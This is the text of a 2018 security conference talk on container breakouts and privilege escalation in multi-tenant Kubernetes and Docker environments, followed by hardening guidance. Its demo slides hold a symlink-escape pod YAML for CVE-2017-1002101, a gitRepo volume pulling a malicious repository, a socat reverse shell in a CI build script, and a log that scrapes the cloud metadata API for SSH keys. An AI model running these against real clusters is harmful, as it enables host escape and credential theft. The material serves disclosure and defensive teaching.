Outside The Box

Breakouts and Privilege Escalation in Container Environments

@cji and @_staaldraad

BruCON 2018

Who are we?

Etienne Stalmans

- Platform security engineer
- Security Research and finding ways to abuse legitimate functionality

Craig Ingram

- Runtime software engineer
- Security background in breaking things, now building things

What this talk is *NOT* about

Securing what's in your containers

- Not going to cover security issues around:
  - Software supply chain
  - Monitoring/patching for CVEs within your containers
  - Creating hardened containers in your Dockerfiles
- Finding the latest Linux kernel syscall 0-day and ROP chains to break out of containers
- Not an introduction to Kubernetes, Docker, or containers
- Lots of movement and progress in container runtime land around sandboxing/multi-tenancy
  - Alternative container runtimes like Kata and gvisor

What this talk *IS* about

Securing how you run and manage containers

- Safely run Other People's Containers
  - While assuming they're all malicious
- How to protect your orchestration control plane and other containers from each other
- Examples of real-world multi-tenant container environment configurations
  - And how we broke out of them

Multi-tenant container environments

Remote Code Execution - As a Service!

- Hosted cloud platforms that let you BYOContainer or run your code in one for you
  - PaaS cloud providers
  - Hosted CI/CD
  - FaaS/Serverless
- Providers need a way to orchestrate all of these containers
  - Homegrown using cloud primitives to launch EC2/GCP/Azure instances
  - Increasingly using Kubernetes
    - Self-managed and home grown deployment
    - Kops, kubeadm, Heptio quickstart, Tectonic, etc.
    - Cloud provider managed (EKS, GKE, AKS)
  - Starting to see some Service Mesh usage (Consul, Istio)

Constantly Vulnerable Everywhere (CVEs)

Still a requirement to keep your management environment up to date

- CVEs in the platform itself
  - Kubernetes subpath vulnerabilities
- CVEs in underlying dependencies
  - RCE in Git -> affected Kubernetes via the DEPRECATED GitRepo volume feature
- CVEs in the kernel
  - Linux Kernel “local privilege escalation” issues have a higher impact when you let anyone have access to your server and let them run arbitrary syscalls.

Demo!

CVE-2017-1002101 subpath exploit

- Classic Linux vulnerability - file system breakout by improperly following symbolic links
- Create a volume in one container with a symbolic link to `/`
- Use the same volume in another container and the kubelet would incorrectly follow the symbolic link on the node's host filesystem

Simple PoC based on work from Twistlock https://www.twistlock.com/2018/03/21/deep-dive-severe-kubernetes-vulnerability-date-cve-2017-1002101/ and Brad Geesaman https://github.com/bgeesaman/subpath-exploit

cve-2017-1002101.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: poc
spec:
  containers:
  - image: alpine:latest
    name: subpath-container
    volumeMounts:
    - mountPath: /vol
      name: host-volume
    command: ["/bin/sh"]
    # create a symbolic link between / and a subpath of our volumeMount
    args: ["-c", "ln -s / /vol/host && sleep 1000"]
  - image: alpine:latest
    name: sploit-container
    volumeMounts:
    - mountPath: /vol
      name: host-volume
      # mount the subpath in our second container
      # and the kubelet follows the symlink on the node host
      subPath: host
    command: ["sleep"]
    args: ["1000"]
  volumes:
    - name: host-volume
```

Bonus! Another Demo!


Exploiting External Dependencies

Multi-tenant CI environment using Kubernetes

```
1   apiVersion: v1
2   kind: Pod
3   metadata:
4     name: server
5   spec:
6     containers:
7     - image: nginx
8       name: nginx
9       volumeMounts:
10      - mountPath: /mypath
11        name: git-volume
12    volumes:
13    - name: git-volume
14      gitRepo:
15        repository: "http://192.168.99.1:8000/git/cve-2018-11235"
16        directory: "--recursive"
```

Clone and use repository as a Volume

Exploiting External Dependencies



Exploiting External Dependencies

Solution

Patch / Vulnerability management doesn’t only apply to the containers

- Heavy focus on continuous container security
- Control plane and underlying environment isn’t immune
- Who is responsible?
  - Hosting provider (Cloud providers)
  - You?
- What needs updating?
  - Operating system
  - Control software
  - Supporting software

mistakes.conf

Configuration complexity leads to vulnerabilities

- Exposing Docker Engine or Kubernetes API to untrusted containers/processes
- Leaving cloud provider metadata API accessible
- Missing or inadequate kernel level protections
  - Seccomp profiles
  - Capabilities
  - Namespacing

Demo!

Example - Escaping the Build

Multi-tenant CI environment using GCP, Docker, Consul

```
image: docker:stable
script:
- apk update
- apk add socat bash curl
- socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:"[redacted]:3000"
- echo 0
```

Run my reverse shell, please!

Example - Escaping the Build


Bonus - Alternative, easier reverse shell (Thanks @friism!)

```
image: ewoutp/ngrok-ssh
variables:
  NGROKTOKEN: '[redacted]'
script:
- /app/start.sh
- echo 0
```

Exploiting Misconfigurations

Example - Mounting the host filesystem

Multi-tenant CI environment using GCP, Docker, Consul



Example - Mounting the host filesystem

```
<1beta1/instance/attributes/?recursive=true&alt=json
[1] 59
/$ {"sshKeys":"core:ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZFgbHs22QNKutpL6XdXp5+gy9wRRu0155Tl5jYilhZizXIwYi7ccJQeoVVkti6CjaV58nhq6PQiDhSx3EN0yRpE74NN0YxDFQYc
GbdOVImSxlEwZAeTbjkpEJitVnrK9LF/n4gQ/m3PJTnIvvUJ5znASP3rr/C27lKib2JwFvBIhHlRZl3uwVCyCKwTgbIA9pJ4sWU+f4ZS2CCmVSxWpiMa61510bG6NEp1++k5vN3X1Oqk2NVuqe9snDQ0vHDKYt
NSj61Pf2LfKGPyHhCJ5czv6gHHtZcX1DLnoHtMcuTUDOAMqf1ZKmsqY4ffY6hfDsWh7WOKI2K8syOR+Ig4KR core\n"}
[1]+  Done                    curl http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true
<d/releases/download/v0.4.3/amicontained-linux-amd64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   614    0   614    0     0   3813      0 --:--:-- --:--:-- --:--:--  3813
100 1798k  100 1798k    0     0  1666k      0  0:00:01  0:00:01 --:--:-- 3103k
/$ chmod +x amicontained
/$ ./amicontained
Container Runtime: docker
Has Namespaces:
        pid: true
        user: false
AppArmor Profile: system u:system_r:kernel_t:s0
Capabilities:
        BOUNDING -> chown dac_override dac_read_search fowner fsetid kill setgid setuid setpcap linux_immutable net_bind_service net_broadcast net_admin net_r
aw ipc_lock ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct sys_admin sys_boot sys_nice sys_resource sys_time sys_tty_config mknod lease audit_
write audit_control setfcap mac_override mac_admin syslog wake_alarm block_suspend audit_read
Chroot (not pivot_root): false
Seccomp: disabled
/$
```

Metadata API accessible

docker container, lots of capabilities, no seccomp filtering

Fixing it

Seccomp and Capabilities


- Docker defaults are really good!
- Seccomp
  - Naive approach: blacklist ***mknod***
  - Easy to bypass: attacker uses ***mknodat***
  - Aim for whitelist approach
- Capabilities
  - Drop all
  - Add capabilities as required
- Combine seccomp and capabilities
- Avoid --privileged

Control Plane Insecurities

The Control Plane offers a large attack surface

- Restricting access to control plane
  - It is easy to forget / miss API endpoints
- Kubectl
- Dashboards
- Docker Daemon
- Examples:
  - https://blog.heroku.com/exploration-of-security-when-building-docker-containers
  - https://medium.com/handy-tech/analysis-of-a-kubernetes-hack-backdooring-through-kubelet-823be5c3d67c
  - https://info.lacework.com/hubfs/Containers%20At-Risk %20A%20Review%20of%2021,000%20Cloud%20Environments.pdf
  - https://github.com/kayrus/kubelet-exploit

Access to kubelet API from container



Default EKS deployment with RBAC limited service account

But, info disclosure from node’s kubelet read-only API (via cAdvisor) on port 10255 (10250 requires auth)

Control Plane Insecurities

The hosting environment can be vulnerable

- Cloud metadata endpoints
  - http://169.254.169.254

- Control plane access on the hosting provider
  - https://hackerone.com/reports/341876
  - https://hackerone.com/reports/401136

Now what?

Securing the orchestration control plane

- Guidance will focus on Kubernetes, as it’s the leading orchestration platform we’ve encountered in our research
- Similar guidance can be applied to other platforms like Mesos, Swarm, etc.
- More (or less) may need to be done, depending on your deployment
  - Hosted solutions (EKS/GKE/AKS/etc) vs Turnkey Installers (kops, kubeadm, etc.)

Access Control

RBAC everything

- ABAC is no good, disabled by default in 1.8+
  - `--no-enable-legacy-authorization`
- Most installers and providers enable RBAC by default now 🎉
- Default for managed Kubernetes too
  - EKS https://docs.aws.amazon.com/eks/latest/userguide/add-user-role.html
  - GKE https://cloud.google.com/kubernetes-engine/docs/how-to/role-based-access-control
  - AKS https://docs.microsoft.com/en-us/azure/aks/aad-integration#create-rbac-binding

API Lockdown

Kube and Kubelet

- RBAC
  - Previously discussed, can easily limit access to the Kubernetes API via the default service token
  - `automountServiceAccountToken: false`
    - for untrusted pods who don’t need to talk to the API
    - Some discussion to make this the default
- Kubectl external auth (IAM, OpenID Connect)
  - Aws-iam-authenticator, kubelogin
- Block kubelet API access from pods
  - `--anonymous-auth=false`
  - Network plugin like Calico/Weave to block
  - Or possibly with a DaemonSet to modify the Master node iptables
    - E.g. https://gist.github.com/josselin-c/3002e9bac8be27305b579ba6650ad8da

Infrastructure Metadata Protection

169.254.169.254 considered harmful

- Block access to your cloud provider’s metadata proxy
- Use:
  - GCE - Metadata proxy, GKE metadata concealment
  - AWS - Kube2iam or kiam - installs iptables rules to block pods
  - Egress Network Policy object (Kubernetes 1.8+)
  - CNI (Calico), Istio

Workload Isolation

Hard Multi-Tenancy Is Hard

- Official hard multi-tenancy support is still being worked on and discussed
  - Join the multitenancy working group to participate!
  - https://blog.jessfraz.com/post/hard-multi-tenancy-in-kubernetes/
- Locking down control plane access is foundational
- But we can do more today
  - Namespace per tenant
  - Pod Security Policy
  - Network Policy
  - Resource Limits

Raise the price of admission

DenyEscalatingExec - Don’t allow `kubectl exec` into a container running as privileged or with host namespace access

AlwaysPullImages - Prevent unauthorized users from accessing private, cached container images

NodeRestriction - Kubelet can only modify its own Node and Pod objects

PodSecurityPolicy - Enforce security features for all pods in a cluster (see next slide)

ResourceQuota - Enforce resource limits (CPU, Memory, etc) on namespace resources

ImagePolicyWebhook - (Out of scope for this talk) require a backend like Clair to give a +1 on using an image without missing security patches

Version Dependent Recommendations: https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/#is-there-a-recommended-set-of-admission-controllers-to-use

Pod Security Policy

- Configure a security context for your pod/containers
  - https://kubernetes.io/docs/tasks/configure-pod-container/security-context/#set-the-security-context-for-a-pod
- And then enforce it with a PSP admission controller
- Tim Allclair’s Example covers all the bases https://gist.github.com/tallclair/11981031b6bfa829bb1fb9dcb7e026b0
  - Seccomp and Apparmor annotations (using docker default) to restrict syscalls
  - Drops all Linux capabilities by default
  - Blocks privilege escalation
  - Blocks root user/group in containers
  - Blocks using the host network/IPC/process namespaces
  - Limits volume types (would have prevented the git issue!)
- This will probably be too restrictive for your use case(s)

Network Policy

Isolate pod communications and protect the API

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
spec:
  ## Selector matches all pods
  podSelector: {}
  policyTypes:
  ## Empty rules here means no ingress/egress
  - Ingress
  - Egress
```

Resource Quotas

Limit the noisy neighbors

Define a namespace scoped policy to restrict resource utilization for multi-tenant objects.

```
~/work/kubernetes master
❯ kubectl create -f test/fixtures/doc-yaml/admin/resourcequota/namespace.yaml
namespace "quota-example" created

~/work/kubernetes master
❯ kubectl create -f test/fixtures/doc-yaml/admin/resourcequota/quota.yaml --namespace=quota-example
resourcequota "quota" created

~/work/kubernetes master
❯ kubectl describe quota quota --namespace=quota-example
Name:                   quota
Namespace:              quota-example
Resource                Used  Hard
--------                ----  ----
cpu                     0     20
memory                  0     1Gi
persistentvolumeclaims  0     10
pods                    0     10
replicationcontrollers  0     20
resourcequotas          1     1
secrets                 1     10
services                0     5
```

Benchmark it

Automation > point in time audits

- CIS Kubernetes benchmark sets a standard
  - kube-bench and kube-auto-analyzer automate the benchmark
- Kubesec.io for deployment YAML
  - YAML static analysis
  - Kubectl plugin as well as an admission controller to block unsafe deploys
- Add to your CI/CD pipeline or VCS

```
❯ kubectl plugin scan pod/my-shell-68974bb7f7-wxkl4
scanning pod my-shell-68974bb7f7-wxkl4
pod/my-shell-68974bb7f7-wxkl4 kubesec.io score 3
----------------
Advise
1. containers[] .securityContext .runAsNonRoot == true
Force the running image to run as a non-root user to ensure least privilege
2. containers[] .securityContext .capabilities .drop
Reducing kernel capabilities available to a container limits its attack surface
3. containers[] .securityContext .readOnlyRootFilesystem == true
An immutable root filesystem can prevent malicious binaries being added to PATH and increase attack cost
4. containers[] .securityContext .runAsUser > 10000
Run as a high-UID user to avoid conflicts with the host's user table
5. containers[] .securityContext .capabilities .drop | index("ALL")
Drop all capabilities and add only those required to reduce syscall attack surface
```

Break it

- New tool from Liz Rice and Aqua Security: kube-hunter
- Penetration testing perspective to find (and exploit) misconfigurations that would show up on a kube-bench scan
- https://github.com/aquasecurity/kube-hunter
- Can automate running this for ongoing audits, speed up assessments

Credit and thanks

Thank you to the many people whose prior work directed and informed our research and whose work we've referenced in our talk

- Tim Allclair @tallclair
- Jessie Frazelle @jessfraz
- Brad Geesaman @bradgeesaman
- Andrew Martin @sublimino
- Liz Rice @lizrice
- ...and the rest of the cloud native development community!

Twitter: @cji & @_staaldraad
Slides: https://github.com/cji/talks

Thank You!